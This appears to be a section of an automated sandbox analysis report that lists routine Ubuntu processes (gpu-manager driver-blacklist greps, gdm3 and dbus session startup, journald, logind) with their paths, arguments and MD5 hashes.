Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5482 Parent PID: 5470

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5482 Parent PID: 5470

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5483 Parent PID: 5482

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5483 Parent PID: 5482

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5484 Parent PID: 5470

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5484 Parent PID: 5470

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5485 Parent PID: 5484

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5485 Parent PID: 5484

General

Start time:	00:11:23
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5488 Parent PID: 5470

General

Start time:	00:11:24
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5488 Parent PID: 5470

General

Start time:	00:11:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5489 Parent PID: 5488

General

Start time:	00:11:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5489 Parent PID: 5488

General

Start time:	00:11:24
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: systemd PID: 5491 Parent PID: 1

General

Start time:	00:11:24
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5491 Parent PID: 1

General

Start time:	00:11:24
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: generate-config PID: 5492 Parent PID: 5491

General

Start time:	00:11:25
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5492 Parent PID: 5491

General

Start time:	00:11:25
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5493 Parent PID: 1

General

Start time:	00:11:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5493 Parent PID: 1

General

Start time:	00:11:26
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5498 Parent PID: 1

General

Start time:	00:11:36
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5498 Parent PID: 1

General

Start time:	00:11:36
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

File Deleted

File Read

File Written

Directory Created

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5503 Parent PID: 5498

General

Start time:	00:11:37
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: plymouth PID: 5503 Parent PID: 5498

General

Start time:	00:11:37
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

File Activities

File Read

Analysis Process: gdm3 PID: 5521 Parent PID: 5498

General

Start time:	00:11:39
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

File Read

Directory Enumerated

Analysis Process: gdm-session-worker PID: 5521 Parent PID: 5498

General

Start time:	00:11:39
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	"gdm-session-worker [pam/gdm-launch-environment]"
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: gdm-session-worker PID: 5525 Parent PID: 5521

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	n/a
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm-wayland-session PID: 5525 Parent PID: 5521

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session

Arguments:	/usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

File Read

Directory Created

Analysis Process: gdm-wayland-session PID: 5527 Parent PID: 5525

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

Directory Enumerated

Analysis Process: dbus-daemon PID: 5527 Parent PID: 5525

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	dbus-daemon --print-address 3 --session
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: dbus-daemon PID: 5529 Parent PID: 5527

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: dbus-daemon PID: 5530 Parent PID: 5529

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Written

Analysis Process: false PID: 5530 Parent PID: 5529

General

Start time:	00:11:42
Start date:	15/01/2022
Path:	/bin/false
Arguments:	/bin/false
File size:	39256 bytes
MD5 hash:	3177546c74e4f0062909eae43d948bfc

File Activities

File Read

Analysis Process: gdm-wayland-session PID: 5531 Parent PID: 5525

General

Start time:	00:11:43
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

Directory Enumerated

Analysis Process: dbus-run-session PID: 5531 Parent PID: 5525

General

Start time:	00:11:43
Start date:	15/01/2022
Path:	/usr/bin/dbus-run-session
Arguments:	dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
File size:	14480 bytes
MD5 hash:	245f3ef6a268850b33b0225a8753b7f4

File Activities

File Read

Analysis Process: dbus-run-session PID: 5532 Parent PID: 5531

General

Start time:	00:11:43
Start date:	15/01/2022
Path:	/usr/bin/dbus-run-session
Arguments:	n/a
File size:	14480 bytes
MD5 hash:	245f3ef6a268850b33b0225a8753b7f4

Analysis Process: dbus-daemon PID: 5532 Parent PID: 5531

General

Start time:	00:11:43
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	dbus-daemon --nofork --print-address 4 --session
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: gdm3 PID: 5535 Parent PID: 5498

General

Start time:	00:11:44
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: Default PID: 5535 Parent PID: 5498

General

Start time:	00:11:44
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5536 Parent PID: 5498

General

Start time:	00:11:44
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: Default PID: 5536 Parent PID: 5498

General

Start time:	00:11:44
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5504 Parent PID: 1

General

Start time:	00:11:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5504 Parent PID: 1

General

Start time:	00:11:37
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes

MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: accounts-daemon PID: 5514 Parent PID: 5504

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

Directory Enumerated

Analysis Process: language-validate PID: 5514 Parent PID: 5504

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: language-validate PID: 5515 Parent PID: 5514

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 5515 Parent PID: 5514

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

File Activities

File Read

Directory Enumerated

Analysis Process: language-options PID: 5516 Parent PID: 5515

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 5516 Parent PID: 5515

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5517 Parent PID: 5516

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 5517 Parent PID: 5516

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5518 Parent PID: 5516

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5518 Parent PID: 5516

General

Start time:	00:11:38
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gvfsd-fuse PID: 5544 Parent PID: 2038

General

Start time:	00:11:56
Start date:	15/01/2022
Path:	/usr/libexec/gvfsd-fuse
Arguments:	n/a
File size:	47632 bytes

MD5 hash:	d18fbf1cbf8eb57b17fac48b7b4be933

Analysis Process: fusermount PID: 5544 Parent PID: 2038

General

Start time:	00:11:56
Start date:	15/01/2022
Path:	/bin/fusermount
Arguments:	fusermount -u -q -z -- /run/user/1000/gvfs
File size:	39144 bytes
MD5 hash:	576a1b135c82bdcbc97a91acea900566

File Activities

File Read

Analysis Process: systemd PID: 5565 Parent PID: 1

General

Start time:	00:12:36
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5565 Parent PID: 1

General

Start time:	00:12:36
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5566 Parent PID: 1

General

Start time:	00:12:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5566 Parent PID: 1

General

Start time:	00:12:37
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5567 Parent PID: 1

General

Start time:	00:12:38
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5567 Parent PID: 1

General

Start time:	00:12:38
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5571 Parent PID: 1

General

Start time:	00:12:39
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5571 Parent PID: 1

General

Start time:	00:12:39
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5575 Parent PID: 1

General

Start time:	00:12:40
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5575 Parent PID: 1

General

Start time:	00:12:40
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5633 Parent PID: 1

General

Start time:	00:12:41
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5633 Parent PID: 1

General

Start time:	00:12:41
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Analysis Process: gpu-manager PID: 5634 Parent PID: 5633

General

Start time:	00:12:41
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes

MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5634 Parent PID: 5633

General

Start time:	00:12:41
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5635 Parent PID: 5634

General

Start time:	00:12:41
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5635 Parent PID: 5634

General

Start time:	00:12:41
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5636 Parent PID: 5633

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager

Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5636 Parent PID: 5633

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5637 Parent PID: 5636

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5637 Parent PID: 5636

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5639 Parent PID: 5633

General

Start time:	00:12:42
Start date:	15/01/2022

Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5639 Parent PID: 5633

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5640 Parent PID: 5639

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5640 Parent PID: 5639

General

Start time:	00:12:42
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5641 Parent PID: 5633

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5641 Parent PID: 5633

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5642 Parent PID: 5641

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5642 Parent PID: 5641

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5643 Parent PID: 5633

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5643 Parent PID: 5633

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5644 Parent PID: 5643

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5644 Parent PID: 5643

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5645 Parent PID: 5633

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5645 Parent PID: 5633

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5646 Parent PID: 5645

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5646 Parent PID: 5645

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5650 Parent PID: 5633

General

Start time:	00:12:44
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5650 Parent PID: 5633

General

Start time:	00:12:44
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
